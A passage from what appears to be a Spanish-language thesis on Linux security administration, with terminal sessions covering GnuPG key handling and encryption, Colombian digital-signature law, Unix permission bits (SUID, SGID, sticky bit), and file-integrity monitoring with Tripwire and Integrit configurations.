Key does not expire at all
Is this correct (y/n)? y

You need a User-ID to identify your key; the software constructs the user id
from Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Jesus Herney Cifuentes
Email address: jhcifue@univalle.edu.co
Comment: En tesis
You selected this USER-ID:
    "Jesus Herney Cifuentes (En tesis) <jhcifue@univalle.edu.co>"
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit?o
You need a Passphrase to protect your secret key.

Enter passphrase:
Repeat passphrase:
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
+++++....+++++.+++++.++++++++++++++++++++++++++++++++.+++++.+++++.+++++
++++++++++.++++++++++++++++..++++++++++++++++.++++++++++..++++++++++.+++++>
++++++++++.....
.....+++++
Not enough random bytes available.  Please do some other work to give
the OS a chance to collect more entropy! (Need 130 more bytes)
.+++++.+++++..++++++++++++++.++++++++++++++++++++++++++.+++++.++++++++++
++++++++++++++++++++++++++++.++++++++++++++++++++++++++.++++++++++>+++
++.........+++++^^^^
public and secret key created and signed.
key marked as ultimately trusted.
pub          1024D/0C0CF2A1 2004-01-10 Jesus Herney Cifuentes (En tesis)
<jhcifue@univalle.edu.co>
     Key fingerprint = 721A E4EB 32F3 DD3D 3743  D0A1 77BB D1BD 0C0C F2A1
sub  1024g/EC2A3835 2004-01-10
linux:~/fuentes/gnupg-1.2.4 #
```

Se ha generado una llave pública, una privada y una firma.

Para ver la lista de las firmas disponibles se utiliza

```
linux:~/fuentes/gnupg-1.2.4 # gpg  --list-key
/root/.gnupg/pubring.gpg
------------------------
pub          1024D/0C0CF2A1 2004-01-10 Jesus Herney Cifuentes (En tesis)
jhcifue@univalle.edu.co sub  1024g/EC2A3835 2004-01-10
```

```
linux:~/fuentes/gnupg-1.2.4 #
```

Los archivos de las llaves son pubring.gpg y secring.gpg que cumple la misma función de la herramienta PGP.

Para importar una llave pública se utiliza la opción "—import" y se especifica el archivo que contiene la llave publica.

```
linux:~$ gpg -list-keys
/root/.gnupg/pubring.gpg
---------------------
pub 1024D/D58711B7 2004-01-20 ChuchoX (ChUcHoX.) <chuchoX@hotmail.com>
sub 1024g/92F6C9E3 2004-01-20
```

Para encriptar un documento se utiliza la opción "–encrypt"

```
linux:~ # gpg --encrypt Textotesis
You did not specify a user ID. (you may use "-r")

Enter the user ID.  End with an empty line: jhcifue@univalle.edu.co
gpg: checking the trustdb
gpg: checking at depth 0 signed=0 ot(-/q/n/m/f/u)=0/0/0/0/0/2
Added 1024g/06A2FB8F 2004-01-10 "Jesus Herney Cifuentes (En tesis)
<jhcifue@univalle.edu.co>"

Enter the user ID.  End with an empty line:
linux:~ #
```

El resultado de la encripción es un archivo llamado como el archivo original (este nombre puede ser cambiado con el uso del la opcion "–output") y con extensión gpg

Se puede ver el resultado de esta encripción revisando el contenido del nuevo archivo

```
linux:~ # less Textotesis.gpg
205^A^N^Cð230Óö^F¢û217^P^D^@£^]$K^P^Aw226ggP¥çï+IK¢G5«234205«"³?+ØÏ^O¬^Y
XÄÀ^_ÇÝäV^?^WIÍ;^WÊG^O24Aü207^CZ^C201ð¢Ð221ü^ß¼ìå^NØ^FjäTQÜMCî217^AÙ2
10214xµÀ^OÈâ>«S U200ñX¾ü^LiÆ'»
linux:~ #
```

Para desencriptar el archivo se utiliza la opción "–decrypt"

```
linux:~ # gpg --decrypt Textotesis.gpg
You need a passphrase to unlock the secret key for
user: "Jesus Herney Cifuentes (En tesis) <jhcifue@univalle.edu.co>"
1024-bit ELG-E key, ID 06A2FB8F, created 2004-01-10 (main key ID DF59EE97)
gpg: encrypted with 1024-bit ELG-E key, ID 06A2FB8F, created 2004-01-10
      "Jesus Herney Cifuentes (En tesis) <jhcifue@univalle.edu.co>"
```

Hola
Este es el archivo de prueba para el PGP,
Aqui se probara el sistema de encripcion del PGP
para la tesis de grado Sep 11 el 2003
linux:~ #

Se debe tener en cuenta los siguientes elementos de seguridad que cualquier herramienta de encripción cumpla su cometido

- La elección del tamaño del par de claves público y privado.
- La protección de la clave privada.
- La selección de la fecha de caducidad y el uso de subclaves.
- Verificar siempre las firmas de las personas de confianza.

Una buena elección del tamaño de la clave nos protegerá contra ataques de fuerza bruta en los mensajes cifrados. La protección de nuestra clave privada ayudará a prevenir que un atacante pueda llegar a usarla para descifrar mensajes o firmar mensajes en nuestro nombre. Una gestión correcta de nuestro anillo de confianza, ayudará a evitar que cualquier atacante pueda hacerse pasar por una persona de nuestra confianza.

La distribución común de GnuPG no funciona con claves PGP 2.x debido a que PGP hace uso de un algoritmo de cifrado simétrico llamado IDEA y de también del RSA como algoritmo de llave publica. Ambos algoritmos están patentados y sólo pueden ser usados bajo ciertas condiciones. La política de GNU es la de no utilizar algoritmos patentados ya que representan una barrera para el uso libre de GnuPG.

El RSA sólo está patentado en los Estados Unidos, es contra la ley desarrollar versiones de RSA fuera de este país. En los Estados Unidos existe una implementación de referencia para RSA, llamada RSAREF, y que se encuentra disponible en Internet, y que puede usarse legalmente en los EE.UU. sin cargo alguno para el uso con fines no lucrativos.
Debido a leyes que restringen la exportación de este código de los EE.UU., no puede ser distribuido fuera de este país, y por tanto existen dos modos de integrar RSA en GnuPG: uno para los Estados Unidos. y Canadá, y otro para el resto del mundo.

La situación de IDEA es más simple. IDEA está patentada en Europa y en los Estados Unidos, y queda pendiente una patente para Japón. El propietario de la patente, concede una licencia con fines no lucrativos gratuita (http://www.ascom.ch/infosec/idea/licensing.html) Ascom, empresa dedicada al desarrollo y la implementación de telecomunicaciones, pero la definición de fines

no lucrativos es bastante estricta. Si desea utilizar IDEA para fines comerciales necesita adquirir una licencia.

Para poder usar los módulos de extensión primero hay que obtener el código fuente de éstos, idea.c y rsa.c, o rsaref.c, del ftp del Gnupg (ftp://ftp.gnupg.org/pub/gcrypt/contrib/). Una vez se tenga el código, éste debe ser compilado. Si se usa gcc, la compilación será como sigue:

```
linux~#gcc -Wall -O2 -shared -fPIC -o idea idea.c
linux~#gcc -Wall -O2 -shared -fPIC -o rsa rsa.c
```

Una vez compilado, GnuPG debe recibir las instrucciones para cargarlos. Esto se puede hacer usando la opción load-extension, bien desde la línea de órdenes, o bien desde el archivo de opciones, aunque por regla general se hará desde el archivo de opciones. Si no se especifica un camino de modo explícito, GnuPG busca los módulos de extensión en el directorio de módulos de GnuPG por definición, el cual es /usr/local/lib/gnupg. Si se ha compilado GnuPG con prefijo distinto para el directorio de instalación, usando --prefix DIRECTORIO durante la configuración del código fuente de GnuPG, entonces el directorio de módulos será DIRECTORIO/lib/gnupg. En tal caso, copiar los dos archivos `rsa' e `idea' en el directorio de módulos descrito arriba. Asegúrese de que estos archivos tienen los permisos correctos. No es necesario hacer los archivos ejecutables, ya que estos archivos no son programas sino módulos compartidos, y por tanto deben tener permiso de lectura para todos.

4.2.9.3 Firmas Digitales en Colombia

En Colombia la primera certificadora digital es Certicámara, empresa privada que pertenece a las Cámaras de Comercio y cuyo objetivo es hacer que las transacciones por Internet sean más seguras y confiables.
El modelo de Certicámara se basa en la firma digital, que apoyada en la ley 527 de 1999 (http://www.certicamara.com/normatividad/docs/l527.html), tiene la misma validez que la firma manuscrita.
El sistema está fundamentado en la infraestructura de la llave pública. La persona que recibe el documento revisa su integridad además de verificar la identidad del origen del documento. Esto convierte a Certicámara en el tercero de confianza que conoce a los protagonistas de la transacción, sus referencias y sus garantías, aunque ellos no se conozcan.

Certicámara expide certificados digitales a cualquier empresa o comerciante (o su representante) adscrito a una Cámara de Comercio Nacional.
La empresa interesada en obtener un certificado debe presentar un formato suministrado en la Cámara de Comercio o en la pagina Web http://www.certicamara.com. Si la solicitud es aprobada se generan la llave publica y privada, la longitud de estas claves es de 1024 bits, cuyo modulo generador de

claves cumple con el estándar internacional FIPS 140-nivel 2, el cual especifica los requerimientos de seguridad para módulos criptográficos.
La creación de Certicámara en el país ayuda al desarrollo del comercio electrónico colocando a Colombia en el décimo país en el mundo que reglamenta el comercio electrónico.

4.2.10 Permisos de archivos

Los sistemas operativos basados en Unix manejan una serie de permisos para sus archivos y carpetas. De esta forma, determina qué usuario puede hacer uso de ellos.

Al ejecutar el comando *ls –al*, se pueden distinguir varios campos en cada archivo como:

```
|-----1-----|--2--|--3--|----4-----|--5--|----------6----------|---7---|
drwxr-xr-x   4  root    root    96   Sep  2  00:43   home
```

Campo 1: Especifica los permisos del archivo o del directorio, aquí hay 10 variables, la primera nos indica si es archivo o directorio, Los nueve campos siguientes se subdividen en grupos de tres para indicar a quien se le asigna los permisos. Estos grupos son *propietario, grupo y otros.*
Campo 2: Numero de links que tiene este archivo o directorio
Campo 3: Dueño del archivo o directorio.
Campo 4: Grupo al cual pertenece el archivo.
Campo 5: Tamaño del archivo.
Campo 6: Fecha de modificación.
Campo 7: Nombre del archivo.

Analizando un archivo tenemos:

Tabla 7 Esquema de los permisos de un archivo

		Permisos para el							
Directorio	Dueño	Grupo	Otros	#link	dueño	grupo	Tamaño	Fecha	Nombre
-	Rwx	r--	r--	1	root	root	138	Sep 11 01:56	Textotesis

Estos permisos están especificados por símbolos explicados a continuación

Tabla 8 Clase de permisos y su peso

Símbolo	Permiso	Peso	Descripción
r	Lectura	4	El archivo es de solo lectura
w	Escritura	2	El archivo puede ser modificado
x	Ejecución	1	El archivo puede ser ejecutado
s	Especial	--	Permisos de setuid o setgid
-	Denegado	0	Carece de este permiso

Los permisos son modificados por medio del comando "*chmod"* y cada símbolo puede ser cambiado de dos formas:

1. Indicando quien se desea cambiar ("u" al usuario, "g" al grupo, "o" a otros, "a" todos los usuarios) combinándolo con los signos "+" (si se quiere agregar) o "-" si se quiere quitar , y después se indica qué utilizando el símbolo (r,w,x,s).
2. La otra forma es por medio de los pesos que tiene cada símbolo y la posición del peso especifica a quien se desea cambiar el permiso.

Los permisos especiales son los siguientes

4.2.10.1 Atributo de identificación de usuario (Seguid)

Cuando el modo de acceso de ID de usuario está activo en los permisos del propietario, y ese archivo es ejecutable, los procesos que lo ejecutan obtienen acceso a los recursos del sistema basados en el usuario propietario del proceso (no el usuario que lo ejecuta).

Por ejemplo El comando */usr/bin/passwd* se ejecuta con propiedad del *root* y con el bit *SUID* activo. Este programa lo puede ejecutar cualquier usuario para modificar su clave de acceso.

```
linux:~ # ls -la /usr/bin/passwd
-rwsr-xr-x    1 root     shadow      68680 Sep 10  2002 /usr/bin/passwd
linux:~ #
```

El archivo /etc/passwd tiene los siguientes permisos:

```
linux:~ # ls -la /etc/passwd
-rw-------    1 root     shadow      68680 Sep 10  2002 /etc/passwd
linux:~ #
```

Como se observa, este archivo pertenece al *root* y por definición solo él puede modificarlo. Lo que impediría que un usuario pudiera cambiar su clave al no poder modificar este archivo. Debido a esto el permiso SUID del comando passwd está activado, de forma que cuando se ejecute, el proceso generado por él, es un proceso propiedad de *root* con todos los privilegios que ello implica.
Esto se puede confirmar utilizando el comando *passwd* con un usuario normal, para el ejemplo será *jhcifue*:

```
jhcifue@linux:~> passwd
Changing password for jhcifue.
Old Password:
```

Teniendo el proceso en funcionamiento, se verificará a quien le pertenece el proceso "*passwd* " por medio del comando "*ps*"

```
linux:~ # ps -aux | grep passwd
root       986  0.0  2.6  5000 1628 pts/1    S    03:39   0:00 passwd
root      1040  0.0  0.8  1572  524 pts/2    S    03:44   0:00 grep passwd
linux:~ #
```

Para darle a un archivo el permiso de SUID se utiliza el comando "chmod" como se puede apreciar a continuación:

```
linux:~ # chmod u+s Textotesis
linux:~ # ls -als Textotesis
  4 -rwsr-x---    1 root     root          138 Sep 11 01:56 Textotesis
linux:~ #
```

ó por medio de pesos, se agrega una cifra más para hacer este cambio,el pesos de SUID es de 4XXX donde XXX son los pesos de escritura, lectura y ejecución vistos anteriormente

```
linux:~ # ls -als Textotesis
  4 -rwsr-x---    1 root     root          138 Sep 11 01:56 Textotesis
linux:~ #
```

4.2.10.2 Atributo de identificación de grupo

Este permiso controla el estado de "asignar id de grupo" de un archivo. Actúa de la misma forma que SUID, salvo que afecta al grupo. El archivo tiene que ser ejecutable para que esto tenga algún efecto.

Si activa el permiso SGID con "*chmod g+s archivo*", y si es un directorio, los archivos creados en ese directorio tendrán asignado su grupo como el grupo del directorio.

Un ejemplo del SGID es el comando "Wall" utilizado para mandar mensajes a todos los usuarios conectados.

```
linux:~ # ls -als /usr/bin/wall
 12 -rwxr-sr-x    1 root     tty          9976 Sep 12  2002 /usr/bin/wall
linux:~ #
```

Según estos permisos todos los usuarios pueden ejecutar el wall pero el grupo del archivo es el tty que relaciona los terminales virtuales.

Para verificar este proceso, se utilizará el comando *"ps –g tty"* que muestra los procesos que se están realizando en el grupo tty, indicando el número del proceso para así relacionarlo con el usuario

```
linux:~ # ps -g tty
  PID TTY          TIME CMD
 1117 pts/1    00:00:00 wall
linux:~ #

linux:~ # ps -aux |grep wall
jhcifue   1117  0.0  1.1  1780  728 pts/1    S    04:36   0:00 wall
root      1161  0.0  0.8  1572  524 pts/2    S    04:44   0:00 grep wall
linux:~ #
```

4.2.10.3 Atributo de grabación de texto (Sticky Bit)

Este atributo especial sólo es valido para directorios, dando la posibilidad a que todos los usuarios puedan grabar información en ellos. Cada usuario puede borrar la información que él coloque.
Un directorio típico con esta condición es el */tmp* o directorio temporal.

```
linux:/ # ls –als |grep tmp
     0 drwxrwxrwt   10 root     root          464 Sep 16 04:37 tmp
linux:/ #
```

Para asignarle este atributo a un directorio es como se muestra a continuación

```
linux:/ # mkdir temp
linux:/ # ls -als |grep temp
   0 drwxr-xr-x    2 root     root           48 Sep 16 04:55 temp
linux:/ # chmod +t temp
linux:/ # ls -als |grep temp
   0 drwxr-xr-t    2 root     root           48 Sep 16 04:55 temp
linux:/ #
```

Para cambiar el dueño de un archivo se utiliza el comando "chown", que especifica el nuevo dueño y el nombre del archivo.

```
linux:/ # ls -als |grep temp
   0 drwxr-xr-t    2 root     root           48 Sep 16 04:55 temp
linux:/ # chown jhcifue temp
linux:/ # ls -als |grep temp
   0 drwxr-xr-t    2 jhcifue  root           48 Sep 16 04:55 temp
linux:/ #
```

Para cambiar el grupo de un archivo se utiliza el comando *"chgrp"* con las mismas especificaciones que el anterior comando

```
linux:/ # chgrp users temp
linux:/ # ls -als |grep temp
   0 drwxr-xr-t    2 jhcifue  users          48 Sep 16 04:55 temp
```

4.2.11 TRIPWIRE

La aplicación Tripwire es un verificador de integridad de archivos. Es una utilidad que compara la información guardada previamente en una base de datos con el estado actual de los archivos y genera un informe en caso de discrepancias.

Tripwire alerta al administrador de cualquier cambio realizado en un archivo (los cuales de otro modo podrían pasar desapercibidos por semanas o meses) a fin de reaccionar oportunamente.
Para esto, Tripwire monitorea periodicamente la integridad de una gran cantidad de archivos que tienden a ser blanco de los atacantes. Sin embargo, este proceso es pesado, y se suele ejecutar a intervalos; por ejemplo, diarios o ínter diarios, aunque no hay ninguna restricción (salvo de recursos disponibles) para no lanzarlo cada media hora.

Esta herramienta de seguridad actúa sacando una “foto instantánea” o "snapshot" del sistema con la finalidad de verificar la integridad de los archivos. Con esta instantánea se crea una base de datos que contiene el tamaño, propietario, permisos, ultima modificación y las huellas digitales de los archivos. Se recomienda crear esta fotografía justo antes de poner en funcionamiento el servidor, para tener una buena base de datos con la seguridad de tener los archivos intactos. Tras la 1ª instantánea se puede generar otras y a estas compararlas con la 1ª y así ver si el sistema o sistemas han sido alterados de alguna manera (tripwire puede generar bases de datos de diferentes equipos de una red). Para comparar se utiliza una función de hash que verifica la integridad, los permisos y la fecha de modificación.

El Tripwire se ejecuta en cuatro modos: Generación de la base de datos, actualización de la base de datos, Chequeo de la integridad o modo de actualización interactiva. La inicialización de la base de datos se realiza a partir de las entradas enumeradas en el archivo tw.config, se hace necesario generar nuevamente toda la base de datos en caso de cambio intencional de un archivo o directorio.

En el modo de chequeo de integridad se genera un reporte cuando de añaden, borran o cambian los archivos, comparando todos los archivos descritos en el tw.config.

En el modo de actualización interactiva, reporta archivos cambiados, añadidos o borrados a través de sincronización con el administrador.

Las opciones de tripwire son:

Sin ninguna opción el tripwire corre en modo de chequeo de integridad

-**initialize**: Modo de generación de base de datos, crea la base de datos para todos los subsecuentes chequeos de integridad.

-update pathname/entry: Modo de actualización de la base de datos. Este modo actualiza las rutas especificadas o almacenadas en la base de datos. Si el argumento es un archivo, solo la información del archivo es actualizada, Si el argumento es un directorio, la información del directorio y la de sus subdirectorios es actualizada. Si el argumento es una entrada al tw.config, toda la base de datos es actualizada.

-interactive: chequeo de integridad interactiva, al iniciar el proceso, los reportes de cambio de archivos son confirmados al usuario.

-d dbasefile: Lee la configuración desde una base de datos especificada.

-c configfile: Lee la configuración desde un archivo de configuración especificado.

-Dvar=value: Define las variables y los valores para el tw.config.

-E: Imprime el pre-procesamiento del archivo tw.config a la salida estándar.

-q: Modo callado, En este modo el tripwire genera una sola línea de reporte al haber un cambio en un archivo.

-v: Modo elocuente. Genera reporte durante el chequeo de los archivos.

-help: Ayuda para interpretación de los mensajes.

-version: Versión del tripwire .

4.2.11.1 Modo de generación de la base de datos

En este modo la base de datos es creada y su nombre es por defecto *tw.db_[nombredelservidor]* y es guardada en el directorio de base de datos, que por defecto en */etc/tw*

4.2.11.2 Actualización de la base de datos

El tripwire actualiza archivos específicos y la antigua base de datos es guardada con el sufijo *.old.*

4.2.11.3 Modo de chequeo de integridad

El tripwire consulta el archivo tw.config y reconstruye una nueva base de datos. Esta nueva base de datos es comparada con la existente. La base de datos es guardada reportando los cambios en los archivos.
El archivo tw.config adiciona a una lista los archivos y los directorios, también una lista con los cuales los atributos pueden cambiar y ser ignorado este cambio por el tripwire.
Cada archivo que difiere de la información guardada en la base de datos se considera "cambiada" sin embargo solo los cambios remanentes después de aplicadas las reglas de reportes, son mostrados.

4.2.11.4 Modo Interactivo

Cada cambio es reportado al usuario para que introduzca su respuesta ``y'', ``n'', ``Y'', o ``N''.

4.2.11.5 Archivo /etc/tw.config.

El archivo tw.config contiene las listas de archivos y directorios a ser revisados por el Tripwire. La información recogida es almacenada en la base de datos, también contiene una lista donde se especifica que cambios puede ignorar por considerarlos seguros.

El formato de este archivo es:

[!|=] entry [select-flags | template] [#comment]

entry: Se especifica la ruta absoluta del archivo o directorio

! La información "entry" es especificada para ser revisada, si la entrada es un archivo, este archivo es removido de la lista, si es un directorio, este y todos lo que lo componen serán removidos de la lista

= Esta opción es para monitorear directorios con archivos temporales Ejemplo /tmp and /var/tmp.

Select-flags: Esta opción (banderas) describe los atributos de un archivo donde el tripwire ignorará los cambios en algunos atributos específicos, las opciones son de la forma [[+|-][pinugsam123456789] ...]

- ignore los siguientes atributos
+ grabe y chequeo los siguientes atributos
p permisos del archivo

i	números de inode
n	número de links
u	id del dueño
g	id del grupo del propietario
s	Tamaño del archivo
m	modificación del la fecha
0	Firma nula
1	Firma MD5, the RSA Data Security, Inc. Message Digesting Algorithm.
2	Firma Snefru, the Xerox Secure Hash Function.
3	Firma CRC-32, POSIX 1003.2 compliant 32-bit Cyclic Redundancy Check.
4	Firma CRC-16, the standard (non-CCITT) 16-bit Cyclic Redundancy Check.
5	Firma MD4, the RSA Data Security, Inc. Message Digesting Algorithm.
6	Firma MD2, the RSA Data Security, Inc. Message Digesting Algorithm.
7	Forma SHA, the NIST Secure Hash Algorithm (NIST FIPS 180)
8	Firma Haval, a strong 128-bit signature algorithm
9	Firma nula reservada para futuras expansiones
R	[R]ead-only (Solo lectura) (+pinugsm12-ac3456789) por defecto
L	archivo de log (+pinug-sacm123456789)
N	No ignore nada (+pinusgsamc123456789)
E	Ignore todo (-pinusgsamc123456789)
>	Crecimiento monotonico del archivo (+pinug>-samc1233456789) -

En primer ejemplo se agregará al directorio */etc* el archivo de configuración del tripwire para añadirlo a la lista de archivos a revisar, el archivo de configuración del tripwire por defecto se encuentra en */etc/tw.config*

Cuando se ejecuta el tripwire por primera vez, se crea el archivo de configuración.

```
linux:/etc # less /etc/tw.config
/etc      R    # all system files
linux:/etc #
```

Una vez creado el archivo de configuración, se crea la base de datos

```
linux:/etc # tripwire -initialize
### Warning:    creating ./databases directory!
###
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
###
### Warning:   Database file placed in ./databases/tw.db_linux.
###
###          Make sure to move this file file and the configuration
###          to secure media!
###
```

```
###          (Tripwire expects to find it in '/etc/tw'.)
linux:/etc #
```

La base de datos se creará en el subdirectorio “databases”. Por defecto el tripwire busca la base de datos en */etc/tw*, el archivo de la base de datos debe ser copiado ó se debe indicar la nueva localización.

```
linux:/etc/databases # ls
.  ..  tw.db_linux
linux:/etc/databases # cp tw.db_linux /etc/tw
```

Ahora, creada la base de datos, se procede a modificar un archivo con el fin de comprobar el trabajo que realiza el tripwire. Hay que tener en cuenta que los archivos del directorio /etc ya han cambiado, por que se ha copiado el archivo de la base de datos. Se agrega una línea al */etc/passwd* y se ejecuta el chequeo de integridad.

```
linux:/etc/databases # tripwire
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
### Phase 4:   Searching for inconsistencies
###
###                Total files scanned:          3307
###                     Files added:            2
###                     Files deleted:          0
###                     Files changed:           3305
###
###                After applying rules:
###                     Changes discarded:       3304
###                     Changes remaining:       5
###
added:   -rw-------root       548052 Sep 16 08:45:06 2003 /etc/tw/tw.db_linux
added:   -rw-------root       548052 Sep 16 08:42:24 2003 /etc/databases/tw.db_linux
changed: drwxr-xr-x root        5352 Sep 16 08:44:05 2003 /etc
changed: drwxr-xr-x root          80 Sep 16 08:45:06 2003 /etc/tw
changed: -rw-r--r– root         956 Sep 16 08:44:05 2003 /etc/passwd
### Phase 5:   Generating observed/expected pairs for changed files
###
### Attr          Observed (what it is)              Expected (what it should be)
###====   ====================     ====================
/etc
      st_mtime: Tue Sep 16 08:44:05 2003      Tue Sep 16 08:42:12 2003
      st_ctime: Tue Sep 16 08:44:05 2003      Tue Sep 16 08:42:12 2003

/etc/tw
      st_size: 80                             48
      st_mtime: Tue Sep 16 08:45:06 2003      Tue Sep 16 08:31:58 2003
      st_ctime: Tue Sep 16 08:45:06 2003      Tue Sep 16 08:31:58 2003

/etc/passwd
    st_ino: 50414                           51314
    st_size: 956                            944
```

```
    st_mtime: Tue Sep 16 08:44:05 2003      Wed Sep 10 00:52:55 2003
    st_ctime: Tue Sep 16 08:44:05 2003      Wed Sep 10 00:52:55 2003
    md5 (sig1): 2ytFxtNq62MQlm:yv0Wb.g      23:Zusz9kzH1AKqMrWVS4s
 snefru (sig2): 3wk.GPUR3Ncc5ZoeluG0V3        0d4LfJ6PZYms3LsIb9RJ1d

linux:/etc/databases #
```

El archivo */etc/passwd* ha sido modificado

```
/etc/passwd
st_ino: 50414                          51314
st_size: 956                            944
st_mtime: Tue Sep 16 08:44:05 2003      Wed Sep 10 00:52:55 2003
st_ctime: Tue Sep 16 08:44:05 2003      Wed Sep 10 00:52:55 2003
md5 (sig1): 2ytFxtNq62MQlm:yv0Wb.g        23:Zusz9kzH1AKqMrWVS4s
snefru (sig2): 3wk.GPUR3Ncc5ZoeluG0V3        0d4LfJ6PZYms3LsIb9RJ1d
```

Se puede ver que el Hash en md5 (firma 1) a cambiado de 2ytFxtNq62MQlm:yv0Wb.g a 23:Zusz9kzH1AKqMrWVS4s y se tienen dos fechas para confirmar este cambio (Tue Sep 16 08:44:05 2003 Wed Sep 10 00:52:55 2003)

El archivo passwd y el directorio /etc/tw (archivo de la base de datos) sufrieron cambios.

```
added:   -rw------- root      548052 Sep 16 08:45:06 2003 /etc/tw/tw.db_linux
added:   -rw------- root      548052 Sep 16 08:42:24 2003 /etc/databases/tw.db_linux
changed: drwxr-xr-x root        5352 Sep 16 08:44:05 2003 /etc
changed: drwxr-xr-x root          80 Sep 16 08:45:06 2003 /etc/tw
changed: -rw-r--r– root         956 Sep 16 08:44:05 2003 /etc/passwd
```

Para actualizar la base de datos se ejecuta:

```
linux:/etc/tw # tripwire -update /etc
### Warning:    creating ./databases directory!
###
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
Updating: update entry: /etc
### Phase 3:   Updating file information database
###
### Old database file will be moved to `tw.db_linux.old'
###           in ./databases.
###
### Updated database will be stored in './databases/tw.db_linux'
###           (Tripwire expects it to be moved to '/etc/tw'.)
###
linux:/etc/tw #
```

Ahora se creará un archivo y el tripwire lo actualizará como una nueva regla del tw.config.

```
linux:/etc # touch paraborrar
linux:/etc # tripwire -update /etc/paraborrar

### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
Updating: add file: /etc/paraborrar
### Phase 3:   Updating file information database
###
### Old database file will be moved to `tw.db_linux.old'
###           in ./databases.
###
### Updated database will be stored in './databases/tw.db_linux'
###           (Tripwire expects it to be moved to '/etc/tw'.)
###
```

Se borrará el archivo de texto "paraborrar" y se visualizará el resultado en el tripwire

```
linux:/etc # rm paraborrar
linux:/etc # tripwire -d databases/tw.db_linux
deleted: -rw-r--r– root          0 Sep 16 09:24:47 2003 /etc/paraborrar
linux:/etc #
```

Se puede ver como el tripwire avisa la ausencia del archivo "/etc/paraborrar".

Para enviar un informe por mail:

```
tripwire --check --email-report
```

Ahora se creará un tw.config más completo que nos sirva para vigilar el sistema

```
linux:~ # less /etc/tw.config

        #  Archivos del Root
        /root R
        !/root/.bash_history
        /     R
        # Sistema de booteo del sistema operativo, Kernel
        /boot/vmlinuz R
        # Todo el directorio de booteo
        /boot R
        # Directorio o archivos importantes
        /etc  R
        /etc/inetd.conf       R
        /etc/nsswitch.conf    R
        /etc/rc.d     R
        /etc/mtab     L
        /etc/motd     L
        /etc/group    R
        /etc/passwd   L
        # Otros directorios
```

```
        /usr  R
        /usr/local    R
        /dev  L-am
        /usr/etc      R
        # Revisión de Solo el directorio donde están las cuentas de los usuarios
        =/home        R
        #Sistemas de  logs
        =/var/spool   L
        /var/log      L
        /var/lib      L
        /var/spool/cron       L
        !/var/lock
        # Otros directorios para tener en cuenta
        =/proc        E
        =/tmp
        =/mnt/cdrom
        =/mnt/floppy
linux:~ #
```

Este tipo de lista de directorio presenta carga para generar la base de datos

```
linux:~ # tripwire –init
```

Además el archivo de configuración se debe dejar con los permisos necesarios, se recomienda:

```
linux:/etc # chmod 0600 tw.config
linux:/etc # ls -ls tw.config
   4 -rw-------    1 root     root          872 Sep 19 02:16 tw.config
linux:/etc #
```

Es conveniente la creación de un script para verificar el sistema frecuentemente por medio del crontab (programador de tareas), y mandar la salida del tripwire a un archivo para su revisión posterior.

4.2.12 INTEGRIT

Al igual que el Tripwire, Integrit es una herramienta para la verificación de integridad de archivos. Básicamente se indica en un archivo de configuración a qué archivos se les garantizará su integridad. Generalmente se eligen archivos del sistema que permanecen inalterables o que sus cambios son escasos. Sobre estos archivos se aplica una función de resumen (hash) y el resultado es almacenado en una base de datos que a su vez es guardada en un medio de solo lectura. Periódicamente se vuelve a aplicar la función de hash sobre los archivos elegidos y el resultado es comparado con el de la base de datos. Si se detecta algún cambio, se envía un aviso al administrador.

Los comandos de Integrit son:

-c (conffile): Especifica el archivo de configuración que será utilizado por Integrit.

-V: Versión del Integrit

-h: Ayuda para interpretación de comandos

-x: Produce una salida XML

-u: Crea una nueva base de datos que refleja el estado actual del sistema

-c: Compara el estado actual del sistema con una base de datos con snapshots del sistema cuando se encontraba en un estado conocido

-q: Nivel bajo de verbosidad

-v: Nivel incrementado de verbosidad

4.2.12.1 El archivo de configuración

El archivo de configuración determina qué hará Integrit cuando sea ejecutado. Los elementos del archivo de configuración se enumeran a continuación:

- Comentarios: Los siguientes tipos de líneas en el archivo de configuración, son ignorados por Integrit: líneas en blanco, Líneas con únicamente espacios en blanco y líneas cuyo primer carácter es el símbolo #.
- Base de datos conocida: La localización de la base de datos conocida (que contiene información acerca del estado previo de los archivos) es especificada en una línea como la siguiente:

  known=/root/databases/conocida.cdb

- Base de datos actual: Es donde se especifica la localización de la base de datos actual (la cual será generada cuando Integrit realice una actualización:

  ```
  current=/root/databases/actual.cdb
  ```

- La raíz de chequeo de integridad: Se especifica cuál será el directorio raíz sobre el que Integrit realizará su trabajo. En este directorio deberían estar los binarios del sistema que no deben cambiar. Por ejemplo:

  ```
  root=/usr
  ```

- Reglas: Las reglas en el archivo de configuración le indican a Integrit cómo tratar las diferentes partes del sistema de archivos. Se le puede indicar al Integrit que ignore /proc, que no realice chequeos en los archivos de reportes (log files), que no ingrese a /home, etc.

4.2.12.2 Prefijos de la regla de configuración

Las reglas con utilizadas para controlar el comportamiento de Integrit. Cada regla posee uno o varios prefijos opcionales, un nombre de archivo o de directorio y un conjunto de verificaciones que Integrit debe hacer o dejar de hacer.

El prefijo va antes del nombre de archivo y le indica a Integrit una acción a tomar:

- **!**: El signo de *exclamación* significa ignorar. Ejemplo:
  !/usuarios

- **=**: El signo *igual* significa "no descender". Indica a Integrit que realice chequeos al archivo mismo, pero si es un directorio, que no visite los subdirectorios. Ejemplo:

```
=/var/log
```

- **$**: El signo de pesos indica una regla no-escalonada que no se obtiene como lo hacen las reglas regulares (por medio de subdirectorios y archivos)

4.2.12.3 Cómo configurar las reglas de chequeo

- Conjunto de interruptores: Un nombre de un archivo seguido por un conjunto de letras que indican si se activa o se desactiva el chequeo. Por ejemplo:

```
# realice un chequeo de la hora de acceso, pero no de la integridad
# del archivo
/usr/local/secreto/archivo.txt aS
```

  Observe que no hay espacios entre los "interruptores"

- Sintaxis de los interruptores: Una letra mayúscula desactiva la opción de chequeo. La letra minúscula activa la opción de chequeo. Por ejemplo, en las líneas que siguen se indicará que no realice ninguna verificación de

integridad a los directorios que están en /var/log, con excepción del directorio /var/log/files:

```
/var/log            S
/var/log/file       s
```

Lista de interruptores:

- **s**: Verificación
- **i**: Inodo
- **p**: Permisos
